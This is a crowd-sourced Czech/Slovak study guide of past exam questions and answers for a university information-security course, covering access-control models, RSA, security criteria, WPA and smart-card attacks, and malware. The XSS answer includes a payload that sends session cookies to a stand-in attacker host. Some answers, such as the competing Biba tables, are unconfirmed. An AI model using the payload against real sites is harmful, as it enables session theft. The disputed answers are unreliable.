

b58Ahoj, máte nějaký dobrý materiály, z kterých se dá učit ? Ty slidy sou strašně stručný, ta jeho knížka odkazuje na neznámej odkaz. Díky pokud si to teda někdo přečte :D :)
http://media0.vesele.info/files/media0:50f8645ae2040.pdf.upl/uvis_bezpecnost_20000701.pdf
Diky :)

Materialy:

2

Vypracovane reseni nejake semestraly v pdf:

https://drive.google.com/file/d/0B2xZqT_SyfFVVjZlaUlaV2F2cFU/view?usp=sharing

Vytah BIS: %

https://drive.google.com/file/d/0B2xZqT_SyfFVSE5LdHUxeGU0WGc/view?usp=sharing

https://drive.google.com/file/d/0B2xZqT_SyfFVSE5LdHUxeGU0WGc/view?usp=sharing

Pulsemky:

<https://docs.google.com/document/d/1b6qk13rsyfnWgAqAgCSDyUkZSx1ZK7j207se-slfYys/edit#>

Otázky:

2016/17

1. co su hrozby, rizika, bezp. opatrenia, aktiva
2. malware, phishing, cerv
bot, botnet aj s tym ze ako sa da vyuzit
3. nieco s aktivnou autentizaciou pasu
4. fyzicke a technicke (logicke) opatrenia aj s prikaldmi
5. nejake fyzicke opatrenia karty cipovej
6. kus kodu a ze ci sa da napadnut a ako (buffer overflow)
7. tabulka 4 ludi rozne prava a bibov model
do toho dat ze kto ako moze citat
8. nejaky pasivny footprinting
9. banner grabber

0. WPA2 Enterprise Uved'te dva protokoly pro autentizaci.

LEAP, PEAP ?

Existuje LEAP? Ano, existuje, je to ve slajdech z 2 přednášky (wireless networks)

A co TTLS? myslim si že to bude právě PEAP+TTLS (viz slide 53 03_wirelles.pdf)

106. Jaka je nejvetsi slabina TCSEC a ***jak se s tim vypořádava?***

V kritériích **TCSEC** je **definována pouze jedna lineární hierarchie tříd**, která v sobě **zahrnuje jak požadavky funkčnosti, tak i požadavky na míru zaručitelnosti bezpečnosti**. Pokud si uživatel zvolí určitou třídu podle požadavků na funkčnost, musí se smířit i s požadavky na míru zaručitelnosti bezpečnosti, definovanými v této třídě, přestože tyto požadavky mohou být v některých případech neadekvátní požadavkům uživatele. Nezaujíma nás integrita. Nepozná komunikaci. Při použití kritérií **ITSEC** si může **uživatel zvolit nezávisle téměř libovolnou kombinaci požadavků na funkčnost a míru zaručitelnosti bezpečnosti**.

1. Bob chce poslat alici zprávu,

a) nakreslit schéma plně zabezpečené komunikace, Šifrování obsahu mělo být kvůli rychlosti vykonáno symetrickou šifrou 6


<https://fituska.eu/download/file.php?id=4072>

Popis ze staré Fitušky (celkem dobré na pochopení):

ten nejdůležitější obrázek

- v horní části je schéma zasífování dané zprávy symetrickým algoritmem (kuli rychlosti oproti asym. krypt.) pomocí klíče který je náhodně vygenerován a zasífován asymetricky pomocí veřejného klíče příjemce (VKP), takto zasífovaný klíč je přibalen k zasífované zprávě. tímto je zaručena důvěrnost zprávy.


-ve spodní části je naznačen tzv. elektronický podpis, jde o vytvoření hashe zprávy a zasífování tohoto hashe asymetrickou šifrou a to pomocí soukromého klíče odesílatele (SKO), tím je zaručena autentizace/nepopíratelnost/integrita zprávy ... což celé dohromady dává důvěrnost/autentizaci/nepopíratelnost/integritu což jsou všechny požadavky které jsou na kryptografii kladeny



- M - nešifrovaná zpráva
 C - šifrovaná zpráva
 TK - symetrické šifrování tajným klíčem
 VK - asymetrické šifrování veřejným klíčem
 E - šifrování
 D - dešifrování
 VK příj. / VK odes. - veřejný klíč
 SK příj. / SK odes. - soukromý klíč
 RNG - generátor náhodných čísel
 KR - náhodný klíč vygenerovaný RNG
 MD - hashovací funkce

POPIS K OBOUM OBRAZKUM CO JSEM DAVAL NA FB:

Oba jsou správné (ja to loni dělал podle toho nahore), jestli si to dobře pamatují, tak ty nemůžeš asymetricky šifrovat nějaký zbytečně velký data (můžeš ale stojí to moc 'energie'), takže z velkých dat uděláš hash, ten zašifruješ asymetricky. Pak vezmeš ty data, za ně přidáš ten asymetricky zašifrovaný hash a celé to zašifruješ symetricky. Pošleš symetricky zašifrované, pokud by ti to někdo pak naboural, a změnil nějaký data, tak nebude sedět ten hash, kterej rozluští jen borec na druhé straně, protože je šifrovaný asymetricky. Je tam těch detailů více, ale jestli si nebyl na přednášce, tak toto tě může nakopnout k pochopení obrázku. Emotikona smile



b) jaké šifrovací algoritmy byste použili a jaká je jejich velikost v bitech 2

? AES-256bit a RSA-2048bit

2. 4 osoby, každý s jinou důvěrou vytvoří soubor. Doplnit tabulku podle Bell-Lapadula, kdo může modifikovat jaký soubor. 5

-> **tady je srozumitelně vysvětlený Bell-Lapadula**

uz na pulsemce mi to nedoslo a nechapu to furt :) Bell lapadua a ten bib musi pracovat soucastne ne, nelze pouzit jeden a druhe ...


A nedopadne to tak ze kdyz je pozijes soucastne, tak pak vytvoris variantu, kdy muze psat a cist jen do veci svoji urovne? :D

Bell-LaPadulův model důvěrnosti funguje na principu “nic neprozradíš”. Tedy subjekt, který může číst objekt s utajením x může modifikovat objekt s utajením y , pokud $y \geq x$. Navíc může tento subjekt číst pouze objekt se stejným, nebo menším utajením, než je to jeho.


Bibův model integrity funguje opačně na principu “nic nepokazíš”. Tedy subjekt, který může číst objekt s integritou x může modifikovat objekt s integritou y , pokud $y \leq x$. Navíc může tento subjekt modifikovat pouze objekt se stejnou, nebo menší integritou, než je ta jeho.

Ak niekto vie ako maju byt tieto obrazky spravne, prosim upravte ich

bel-lapadul



biba



Dle mého řešení, ale nevím to jistě:

Hodilo by se napsat, že A je nejmenší utajení a D největší. **-nie je to náhodou presne opačne?**

	Lvl	R(A)	W(A)	R(B)	W(B)	R(C)	W(C)	R(D)	W(D)
A	1	Y	Y	N	Y	N	Y	N	Y
B	2	Y	N	Y	Y	N	Y	N	Y
C	3	Y	N	Y	N	Y	Y	N	Y
D	4	Y	N	Y	N	Y	N	Y	Y

Mohl by někdo udělat tu tabulku i pro Bilba pls?

	Lvl	R(A)	W(A)	R(B)	W(B)	R(C)	W(C)	R(D)	W(D)
A	1	Y	Y	N	N	N	N	N	N
B	2	Y	Y	Y	Y	N	N	N	N
C	3	Y	Y	Y	Y	Y	Y	N	N
D	4	Y	Y	Y	Y	Y	Y	Y	Y

MOZTE TO NIEKTO POTVRDIT ? S:0 N:3 ak to niekto vie tak to pls opravte

ja myslim, ze by to melo byt takto **S:5 N:4**

a rekl bych ze v prednasce to je najek divne napsany, myslim, ze by melo platit pravidlo **no read down, no write up** - presne obracene jak u bell

	Lvl	R(A)	W(A)	R(B)	W(B)	R(C)	W(C)	R(D)	W(D)
A	1	Y	Y	Y	N	Y	N	Y	N
B	2	N	Y	Y	Y	Y	N	Y	N
C	3	N	Y	N	Y	Y	Y	Y	N
D	4	N	Y	N	Y	N	Y	Y	Y

4. Jaké jsou cíle bezpečnostních opatření, jaké jsou omezující, a popsat administrativní a fyzické 6

- cíle bezpečnostních opatření:
 - bariéra mezi hrozbami a aktivy
 - omezení zranitelných míst
- omezující bezpečnostní opatření
 - minimalizují ztráty vzniklé útokem (odhalí nebo odvrátí útok)
 - maximalizují zotavení po útoku
- fyzická
 - opatření, řídící fyzický kontakt osob s informačním systémem (budovy, ploty, zámky, strážé, ...)
- administrativní (procedurální)
 - bezpečnostní procedury, prováděné lidmi (přihlašování, evidence přístupu, zálohování dat, ...)
- personalni
 - opatření, omezující hrozby od uživatelů (přijímání a propouštění zaměstnanců, osvěta a školení, ...)
- technická (Logická)
 - HW a SW opatření, implementovaná v počítačové části informačního systému (identifikace, autentizace, řízení přístupu, protokolování, šifrování, ...)

5. Výpočet veřejného a soukromého klíče u RSA, jaký je princip, Co by se stalo, pokud by generátory klíčů nebyly prvočísla? 6

a)

1. Choose two random prime numbers
2. $p = 61$ and $q = 53$; Compute $n = pq$
3. $n = 61 * 53 = 3233$
4. Compute the totient $\phi(n) = (p - 1)(q - 1)$
5. $\phi(n) = (61 - 1)(53 - 1) = 3120$
6. Choose $e > 1$ coprime to 3120
7. $e = 17$
8. Choose d to satisfy $de \equiv 1 \pmod{\phi(n)}$
9. $d = 2753$
10. $17 * 2753 = 46801 = 1 + 15 * 3120$.

The **public key** is $(n = 3233, e = 17)$. For a padded message m the encryption function is:

$$c = m^e \pmod{n} = m^{17} \pmod{3233}.$$

The **private key** is $(n = 3233, d = 2753)$. The decryption function is:

$$m = c^d \pmod{n} = c^{2753} \pmod{3233}.$$

For example, to encrypt $m = 123$, we calculate

$$c = 123^{17} \pmod{3233} = 855$$

To decrypt $c = 855$, we calculate

$$m = 855^{2753} \pmod{3233} = 123.$$

b) Co by se stalo ...

- RSA je založena na předpokladu, že faktorizace je velmi obtížný problém. Pokud by nebyla použita prvočísla, tak by se tento problém výrazně zjednodušil (klíč by šel faktorizovat mnohem jednodušším způsobem, jelikož by měl více dělitelů). Došlo by tedy k citelnému oslabení klíče.

6. Rozdíly TCSEC oproti ITSEC 5

TCSEC X ITSEC

1. málo se zabývá integritou dat X tridy funkčnosti pro systémy se zvýšenými nároky na integritu
2. směšuje různé úrovně abstrakce v jednom dokumentu X není lineární
3. **nerozlišuje funkčnost a zaručitelnost (kombinuje ich do 1 linear. stupnice)**
X 2 rozmery - funkčnost a zaručitelnost
4. nezná komunikaci a počítačovou síť X ?
5. ? X ?

7. orange book, integrity, phishing, known plaintext attack, virus, hrozby - vysvětlit 6

orange book: první kritéria hodnocení bezpečnosti IT

integrity: ochrana proti neoprávněné modifikaci informace

phishing: nalákání na podvodný web - např stránka co vypadá jako vaše internetové bankovníctví s cílem vylákat z vás přihlašovací údaje

known plaintext attack: Útočník zná šifrovaný text a odpovídající otevřený text, snaží se zjistit klíč

virus: program který vytváří kopie sama sebe - provádí replikace mezi soubory či disky typicky potřebuje hostitelský program

hrozby: jsou to situace které mají potenciál způsobit bezpečnostní incident = tedy někdo dostane příležitost (je to vlastnost provozního prostředí, ne IS)

8. XSS útok pomocí phishingu za účelem získání SessionID - jakým způsobem 6


- dá se provést, pokud útočník dokáže zapsat do databáze XSS kód

- 1) uložíme např jako své jméno do DB

```
<a href=#
onclick=\"document.location=\"'http://not-real-xssattackexamples.com/xss.php?c='
+escape\\(document.cookie\\)\\;\\>My Name</a>
```

- 2) jakmile se administrátor přihlásí uvidí, že naše jméno někde odkazuje
- 3) pokud na odkaz administrátor klikne, odešle na podvrženou stránku v parametru c svoje session ID (v odkazu bude něco jako

```
xss.php?c=PHPSESSID%3Dvmcsjsgear6gsogpu7o2imr9f3 )
```

4) jakmile jej útočník získá, tak dokud session platí, může na webu být jako administrátor. Lepší než odkaz, je použít obrázek, který se nezobrazí a tudíž administrátor nemusí na nic klikat :) Neco jako:  ``

Obrázek je lepší než odkaz ale už to není phishing, takže to úplně nesedí na zadání.

někdo by to mohl potvrdit/vyvrátit/ zkontrolovat

9. Pasivní autentizace u elektronických pasů - popsat 5

- Digitální podepsání všech údajů vydávající institucí
 - Bez soukromého klíče se nedá pas padělat
 - Nezabrání klonování
- Každý stát má svou národní CA
 - Podepisuje klíče CA vydávajících dokumenty
- CRL maximálně jednou za 90 dnů
 - V případě kompromitace do 48 hodin
- Povinná u všech elektronických pasů

10. banner grabbing - co za informace se pomocí této techniky dá získat? 5

- banner grabbing se používá k získání co nejvíce informací o systémech v síti, o službách, které jsou na systémech spuštěné, otevřených portech, verzích služeb atd.
- dalo by se říct že nmap dělá banner grabbing!

11. Jaký útok lze provést na WPA a WPA2 - 3

TKIP útok (WPA)

1. Využití slabiny algoritmu Michael – TKIP v případě detekce 2 rámců, které neprošly testem integrity, blokuje provoz po dobu 60s – proběhne restart sítě, generování nových klíčů a nová autentifikace

2. Selhání MIC (Message Integrity Check)

3. Útočník sleduje odpověď, čeká 60s, aby se vyhnul protiopatřením MIC

4. Pomocí mechanismu 1bit/minuta dekoduje paket (ARP za 15 minut)

5. Snaží se paket vložit klientovi

Shrnutí útoku

nedochází ke kompromitaci TKIP klíčů

útok postihuje režim PSK i 802.1x

dokáže odhalit 1bit/minutu

je schopný dešifrovat pouze TKIP rámce od AP

Obrana: použít AES-CCMP (Counter Mode with CBC) – používá WPA2 – považován za bezpečný

12. Alica a Bob, mají svoje VK a SK, Bob chce přijmat iba to u čoho je zarucena integrita, dovernost, nepopierateľnosť, autentizace... nakreslit schematicke, jaké algoritmy by ste použili, ake dlzky klucov (iba zhruba, skrtka vediet ktore to sifrovanie čo splnuje a dat to dokopy)

V podstatě jde o kombinaci utajení a podpisu. (Ta častěji používaná varianta) Alice nejdříve zašifruje zprávu vlastním soukromým klíčem, a potom znova pomocí veřejného klíče Boba. Bob na své straně dešifruje zprávu vlastním soukromým klíčem, a potom znova pomocí veřejného klíče Alice. Klasický asymetrický algoritmus je RSA, řekněme 2048bit.

Pokud bychom šifrovali pouze jednou a to veřejným klíčem, tak tím zajistíme akorát důvěrnost, protože jediný, kdo si tu zprávu může dešifrovat a přečíst, je příjemce. Klíč je z definice veřejný, takže autentizace ani nepopíratelnost neplatí. Útočník si může navíc vytvořit vlastní zprávu, takže ani integrita neplatí.

Na druhou stranu, pokud bychom šifrovali soukromým klíčem, tak si to pomocí našeho veřejného klíče může přečíst každý, kdo ji odchyť, čímž přicházíme o důvěrnost. Protože ale nikdo není schopen bez našeho soukromého klíče vytvořit takovou šifrovanou zprávu, která


půjde dešifrovat naším veřejným klíčem, je zajištěna integrita. A protože vlastníkem soukromého klíče je pouze odesílatel, autentizace i nepopíratelnost jsou zajištěny také.

13. Bell-LaPadalluv model (alebo jak sa to vola), zadany 4 ucastnici s inou urovnou, kazdy ma nejaky subor, doplnit tabulko kto kam moze zapisovat

platí pravidlo **no read up, no write down**

-- viz 2

14. spocitat ALE (zadane rocne ztraty, cena pripadnych bezpecnostnych opatreni)



- **Příklad: Organizace má problémy s neoprávněným přístupem k počítačové síti. Panuje obava, že útočník může získat přístup k důvěrným informacím nebo neoprávněně používat výpočetní prostředky organizace.**
- **Rizika:**
 - Neautorizovaný přístup k datům
 - » Pravděpodobnost výskytu události 1/tři roky
 - » Vzniklá škoda 600 000
 - » Celkem 200 000
 - Neautorizovaný přístup k výpočetním prostředkům
 - » Pravděpodobnost výskytu události 50/rok
 - » Vzniklá škoda 6 000
 - » Celkem 30 000
 - ALE 230 000
- **Efektivnost systému pro řízení přístupu: 90% -207 000**
 - Cena systému pro řízení přístupu:
 - » Hardware (50 000, amortizace 5 let) 10 000
 - » Software (30 000, amortizace 5 let) 6 000
 - » Roční náklady na údržbu 50 000
 - » Celková cena 66 000
 - ALE (po aplikaci systému pro řízení přístupu)
 - » $230\,000 - 207\,000 + 66\,000 = 89\,000$
 - » **Roční úspory (230 000 - 89 000) = 141 000**

15. attackbirthday u hash funkcii

- zalozeny na matematickom probleme, ze v skupine 23 ludi je viac ako 50% pravdepodobnost ze maju narodeniny dva ludi ve skupine v ten isty den
- u hash funkcii chceme ziskat x a y take, ze $f(x) = f(y)$

--

Narozeninový paradox spočívá ve zdánlivě malé pravděpodobnosti, že se ve skupině lidí nějaká osoba narodila ve stejný den, jako někdo jiný v té skupině. Nicméně pokud nebudeme uvažovat konkrétní osobu a kohokoli jiného, ale libovolné dvě osoby, tak pravděpodobnost se z pár procent zvýší na 50% už pro 23 lidí.

Útok na hashovací funkce využívá tohoto matematického principu tak, že zkoušením náhodných x_1 a x_2 vstupů můžeme daleko efektivněji přijít na takové dva, jejichž hashe $f(x_1)$ a $f(x_2)$ jsou si rovny, než kdybychom k nějakému konkrétnímu vstupu hledali jiný, který má stejný hash. Pro hashovací funkci produkující H různých výstupů lze dojít k úspěchu průměrně po $1.25\sqrt{H}$ pokusech #wikipedia.

Máme-li tedy velké množství digitálně podepsaných zpráv, mnohem snáze najdeme podvodnou zprávu, jejíž hash bude pasovat na podpis některé legitimní zprávy.

16. popsat pojmy (pseudoanonymita?, botnet, polyalfabeticka sifra,...)

- pseudoanonymita -
 - vystupuje napr. pod nějakou prezdivkou ale je jasné co tam robil
 - možnost provést akci pod pseudonymem
 - zachování všech ostatních bezpečnostních funkcí
 - mechanismus - pseudonymizační autorita, kryptografické protokoly
- botnet
 - ekosystém botů (slouží k DDoS útokům, rozesílání spamu)
 - typicky síť počítačů, která je infikována speciálním softwarem (např. malwarem)
- polyalfabetická šifra
 - jedná se o substituční šifru (nahrazuje jednotlivé znaky jinými znaky)
 - pro každý znak používá jinou substituční funkci (např. posun o jiný počet znaků)

17. typy rootkitů (bis01.pdf - slide 45)

Rootkit je softwarový balík určený k tomu, aby vytvořil, utajil a spravoval prostředí pro útočníka na kompromitovaném stroji.

- binary rootkits
 - modifikace systémových souborů
- kernel rootkits
 - modifikace komponent kernelu
- library rootkits
 - přepisují systémové knihovny

~~18. oblasti overovane u mobilnych aplikacii (5)~~

~~19. nieco z projektu 2 (vsfp2.3.4 tusim -- iba testova otazka)~~

20. nakreslit a popis Stealth ARP spoofing s využitím hole 196

Central to this vulnerability is the group temporal key (GTK) that is shared among all authorized clients in a WPA2 network. In the standard behavior, only an AP is supposed to transmit group-addressed data traffic encrypted using the GTK and clients are supposed to decrypt that traffic using the GTK. However, nothing in the standard stops a malicious authorized client from injecting spoofed GTK-encrypted packets! Exploiting the vulnerability, an insider (authorized user) can sniff and decrypt data from other authorized users as well as scan their Wi-Fi devices for vulnerabilities, install malware and possibly compromise those devices.

In short, this vulnerability means that inter-user data privacy among authorized users is inherently absent over the air in a WPA2-secured network.

21. 3 útoky na postranne kanaly u cip. kariet, jeden popsat

zdroj: [wiki](#)

- časová analýza
 - Při tomto útoku využívá útočník faktu, že délky výpočtů prováděných s tajným klíčem jsou na tomto klíči závislé. Na vstup programu posílá útočník různá data a měří, jak dlouho trvá jejich zpracování

- odberova analyza
 - Při odběrové analýze využívá útočník toho, že spotřeba energie zařízení je závislá na vykonávané instrukci a na datech, se kterými instrukce manipuluje. Pokud je útočník schopen sledovat, jak se mění spotřeba zařízení během provádění kryptografických operací, může zjistit nejen jaké operace zařízení provádí, ale také mu tato informace může pomoci k získání tajného klíče, se kterým je kryptografický algoritmus prováděn. Odběrovou analýzou jsou napadnutelné zvláště kryptografické čipové karty, protože nemají vlastní zdroj a musí být napájeny externě. Jejich spotřeba je tak snadno měřitelná
- chybova analyza
 - Při provádění těchto útoků se útočník snaží zavést do průběhu výpočtu chyby tak, aby mu jejich výskyt něco prozradil o systému.
- elektromagneticka analyza
 - sledovanie magnetickeho pola okolo čipu, ktore sa mení podľa zataze
 - používa sa hlavne u zariadení, ktoré nejde rozdeliť (nebo jej nechceme pri rozdelení zničiť)

22. popsat nejake personalne opatrenia pri prijmani novych zamestnancov

- rozdělení rolí a odpovědností, které zabrání tomu, aby jediný člověk mohl narušit (padělat, zničit) kritický proces (data)

každý uživatel má mít pouze ta oprávnění, která nezbytně potřebuje k výkonu své funkce

- zjištění důvěryhodnosti pracovníka
 - a. ověření důvěryhodnosti pracovníka externí organizací
 - b. zjištění historie pracovníka - informace od předchozích zaměstnavatelů

23. malware, IDS - celkově základní pojmy, rozdíly, ne detaily

IDS

- Intrusion Detection System (IDS, tj. systém pro odhalení průniku) je v informatice obranný systém, který monitoruje síťový provoz a snaží se odhalit podezřelé aktivity. Hlavními činnostmi IDS systému je detekce neobvyklých aktivit, které by mohly vést k narušení bezpečnosti v operačního systému nebo počítačové sítě **a též možný aktivní zásah proti nim**. IDS se nezabývá jen finálními pokusy o prolomení bezpečnosti, ale i o detekci akcí, které jim předcházejí. Mezi ně patří například skenování portů, sbírání informací potřebných k útoku, atd. Hlavním prvkem IDS je senzor, který obsahuje mechanismy pro detekci škodlivých a nebezpečných kódů a jeho činností je odhalování těchto nebezpečí.
- Pokud dojde k útoku, který IDS zachytí, tak se IDS snaží minimalizovat vzniklé škody.

* fáze útočníka stručně (02_snsecurity.pdf - str. 5)

- Průzkum (může být aktivní/pasivní; shromažďování informací o cíli útoku před samotným útokem)
- Skenování systému a vyhodnocení (může být aktivní/pasivní zjištění více specifických informací)

- Získání přístupu k systému (hlavní fáze útoku; využití zranitelných míst, exploitů...)
- Eskalace privilegií (z obyčejného user na root)
- Udržení přístupu (vytvoření backdoor)
- Zakrytí stop (smazání všech vytvořených stop během útoku, a to před jejich objevením)

*** rozdělení malwarů (virus, červ a spol)**

Malware je škodlivý software, který je v počítačovém systému a provádí neautorizované činnosti, zpravidla bez vědomí nebo souhlasu uživatele

- Viry
 - potřebuje hostitelský program
 - vytváří kopii sebe sama (replikuje se)
 - mezi soubory
 - z disku na disk
 - podmínky šíření viru
 - široká populace počítačů se stejným operačním systémem
 - neexistence systému přístupových práv
 - rozvinutá výměna programů ve spustitelném tvaru
- Trojské koně
 - program, který úmyslně provádí nějakou skrytou činnost
 - krádež hesel
 - mazání souborů
 - vytváření zadních vrátek
 - neprovádí replikaci
- Červi
 - nejúspěšnější červ - Internet worm - 1988
 - nepotřebuje hostitelský program
 - replikuje se ze systému na systém
 - typicky se šíří počítačovou sítí
- Logické bomby
 - nereplikuje se
 - část kódu, která se aktivuje na základně splnění naprogramované podmínky (např. program zničí data, jakmile jeho autor zmizí z výplatní listiny)
- Žertovné programy

*** rootkity (typy, **detekce**)**

- Neodhalitelné běžnými anti-spyware systémy
 - Binary rootkits
 - Modifikace systémových souborů
 - Kernel rootkits
 - Modifikace komponent kernelu
 - Library rootkits
 - Přepisují systémové knihovny

* [obfuskační techniky, jejich rozdíly a principy](#)

vědět 0-day útok - využití hrozby která ještě není obecně známa

- Zero day exploit (zero-day attack, tj. *zneužití* či *útok nultého dne*) je v **informatice** označení **útoku** nebo hrozby, která se v **počítači** snaží využít **zranitelnosti** používaného **software**, která není ještě obecně známá, resp. pro ni neexistuje obrana (např. formou **aktualizace** počítačového **systému** či konkrétního software). Nultý den zde neoznačuje číslo nebo počet dní, ale skutečnost, že je **uživatel** ohrožen a až do vydání opravy (aktualizace) se nachází stále ve výchozím postavení (tj. v nultém dni). Doba ohrožení *zero day exploitem* tak může být několik dní, týdnů, ale i roků a doba jejího trvání je typicky plně v rukou autorů vadného software.

